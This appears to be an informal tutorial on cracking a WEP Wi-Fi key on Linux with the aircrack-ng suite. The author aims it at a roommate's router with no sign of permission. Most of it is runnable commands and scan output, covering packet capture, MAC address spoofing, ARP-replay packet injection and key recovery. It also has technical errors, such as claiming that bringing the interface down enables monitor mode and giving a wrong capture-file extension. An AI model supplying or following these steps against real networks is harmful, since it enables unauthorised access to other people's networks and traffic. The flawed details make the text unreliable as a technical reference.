How To Crack WEP In Linux

Im using Ubutnu 8.10, but all the commands are compatible with all other Linux Distros.

1. Open terminal
Sudo -s
(Enter Password)
apt-get install aircrack-ng (Here shows lots of cool shenanigans in verbose mood, just enjoy)
Note: it might prompt you with something like "this file will take 8995kb.. do u wish to install [Y/N]" (Correct Answer Being Y for yes)


Alright, you have just installed aircrack-ng on your computer, congratulations!

2. Ifconfig wlan0 down
this command puts your wireless card into "monitor mode." if this line doesnt work for you, try "ifconfig ath0 down" or the connection type you are using. im going to continue using wlan0 as that applies to me, you will just replace wlan0 with your specific device code.
OR iwconfig wlan0 mode monitor if neither of the above work for you. once again, depends on your computer.

3. Your goal now is to find your target, my goal is my roommates wireless router which is using WEP encryption, how convenient!

first, for educational purposes, type airodump-ng into terminal, this shows all the commands airodump is capable of, very important if you want to go after something a tad different or specific

We want to find the target, type airodump-ng --showack wlan0



```
CH  3 ][ Elapsed: 36 s ][ 2009-03-06 18:38

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:3F:7B:D5:2C  201       60        1    0  11  54.  WPA  TKIP   PSK  NETGEAR
[redacted]
00:22:15:23:6E:E2  186       45        0    0  11  54   WEP  WEP         ROB and BIG
[redacted]
00:00:00:00:00:11  178       47       82    0  11  54.  OPN              Internet11
00:23:69:1A:16:14  178       41        0    0   1  54   WPA2 CCMP   PSK  FO FIDDYS
00:1E:2A:DD:52:4F  179       45       10    0   6  54.  WPA  TKIP   PSK  Slackers
00:21:29:D3:77:CE  170        6        0    0   6  54   WPA2 CCMP   PSK  FullMetalJacket
00:1E:2A:78:FC:DE  170        3        0    0   6  54.  WPA2 CCMP   PSK  mcphaul

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

00:22:3F:7B:D5:2C  00:16:44:F4:C4:EB  193   54- 1     0        2
00:00:00:00:00:07  00:16:44:92:F6:42  188   36-36     0        2
00:00:00:00:00:07  00:21:5D:32:3D:C8  204    2- 2   116      401
00:00:00:00:00:07  00:21:5D:33:B0:44   -1    9- 0     0        7
00:00:00:00:00:03  00:16:44:C1:6E:5B  186    0- 1     0        8  Internet3
00:00:00:00:00:03  00:21:00:51:B6:E8  183    0-24    11       22
00:00:00:00:00:03  00:23:4D:5A:8B:A4  178   36- 1     0       16
00:00:00:00:00:03  00:21:00:08:71:36  176   18- 5   144       78
00:21:29:CF:53:75  00:1D:E0:A2:31:03  184    0-12     0        6
00:21:29:CF:53:75  00:22:69:60:E2:D4  172    0- 1     0        6  mom
00:00:00:00:00:11  00:21:5D:45:19:28  170    2- 1     0       74  Internet11
00:1E:2A:DD:52:4F  00:1B:9E:24:3A:61  193    1-24     0        9
(not associated)   00:1E:2A:AB:C2:3A  175    0- 1     0        5
(not associated)   00:1B:77:D6:FD:4D  171    0- 1     0        1
(not associated)   00:23:4D:1C:99:A8  206    0- 1     0        3
(not associated)   00:C0:A8:BD:BA:0F  181    0- 1     0        9
(not associated)   00:1A:73:1A:80:21  172    0- 1     0        1
(not associated)   00:23:4E:8B:1B:A3  172    0- 1     0        1
```

We see that the target Essid is "Rob and Big" the encryption type is WEP, the BSSID number is "00:22:15:23:6E:E2", and finally the channel number is 11

you must know the enemy well if you want to hack it successfully.

know that we know all this very important information, we shall begin our attack!

```
airodump-ng -w First --showack --berlin 3000 --bssid 00:22:15:23:6E:E2 -C 11 wlan0
```

holy shnap! that was alot!, here is what we just did.
-w ->saves all the important stuff to a file (first being the file name)
--showack ->shows some cool information, idk, i like it just cause its always changing, not really necessary
--berlin 3000 -> keeps the cool numbers on the screen even longer, like i said, not totally important, but defiantly looks cool! (3000 being the time the numbers are kept on the screen)
--bssid ->defines to the program what bssid (the router) you want to specifically capture packets from
-C -> Defines what channel the program to stay on (instead of surfing all 12, it just monitors one now)

wow! amazing, tons of cool numbers pop up and entertain us! whooo hooo!
what is actually happening is that the program is capturing packets and saving them to the file you defined above (First)

so break out a can of chef boyardee and chow away, cause its going to be awhile.

You are actually wanting for the number under #Data at the time to reach ~ 10000 to 100000, the more data is being transfered over the network, the faster this will go.

Dude! that number is not going up very fast / or, very very very slow!
Skip to the bottom, i will explain and how to 'fix that'
--

Fantastic! you have ~ 10000 packets and a full stomach, what now?
you have all this information, now you need to decipher it (more commonly know as 'cracking')

KEEP THE AIRODUMP-NG TERMINAL OPEN!
open a new terminal and type

```
sudo -s
```

(enter password)

```
aircrack-ng -a 1 -b 00:22:15:23:6E:E2 First.cab
```

Cool! what did i just do?
aircrack-ng -> cracking program, can crack WEP and WPA passcodes
-a -> Set the attack mode to WEP (2 is WPA)
-b -> is the network we are attacking (the bssid is 00:22:15:23:6E:E2)
First.cab -> the file airodump saved all the important shenagians to. (note, the program automatically saves the file as *.cab file)

wait..
wait..
wait..
BAM! the password! Congratulations, you have just won the game.
or
plz collect 5000 more packets, (this is why you left airodump-ng open.) aircrack-ng will automatically re-attempt to crack again after airodump-ng has collected 5000 more packets. so more chef boyardee, and some more patience...

#Data is going slooowwwwwwwwww!!! HELP ME!
this is because the user is not actively using the network, you have a choice, wait till he starts using the network again or 'assist' the network on giving you the packets you need.

now, this is going to be quite a hassel, but stick with it.

```
apt-get install macchanger
```

stop the airodump-ng from working. (i just hit ctrl+c and it stops)

```
ifconfig wlan0 down
```

>> the top half of the screen of the terminal of the airodump tell you the network you are gathering packets for, the bottom half lists mac addresses. important!

with the picture above, im going to use the mac address 00:22:3F:7B:D5:2C
so, `macchanger -m 00:22:3F:7B:D5:2C wlan0`

Now, your mac address is the same as a computer already accepted by the router!
oooo... awwwww..
now, we get to play with a program called aireplay-ng!

```
aireplay-ng -3 -b 00:22:15:23:6E:E2 -h 00:22:3F:7B:D5:2C wlan0
```

--

What just happened?
aireplay-ng works buy injecting packets into the router so u get more traffic btwn the computers. (speeds up the packet retrieval on the airodump-ng side)
-3 is the attack type '00:22:3F:7B:D5:2C' i just explained what i did above
-b is the enemy bssid '00:22:15:23:6E:E2'
-h is your spoofed (faked) mac addresss '00:22:3F:7B:D5:2C'

now, it will start injecting packets.. now start up airodump again and wait some more!

```
airodump-ng -w First --showack --berlin 3000 --bssid 00:22:15:23:6E:E2 -C 11 wlan0
```

(just in case you lost it)

WOW! that, is how to crack a WEP key. i hoped you enjoyed this tut.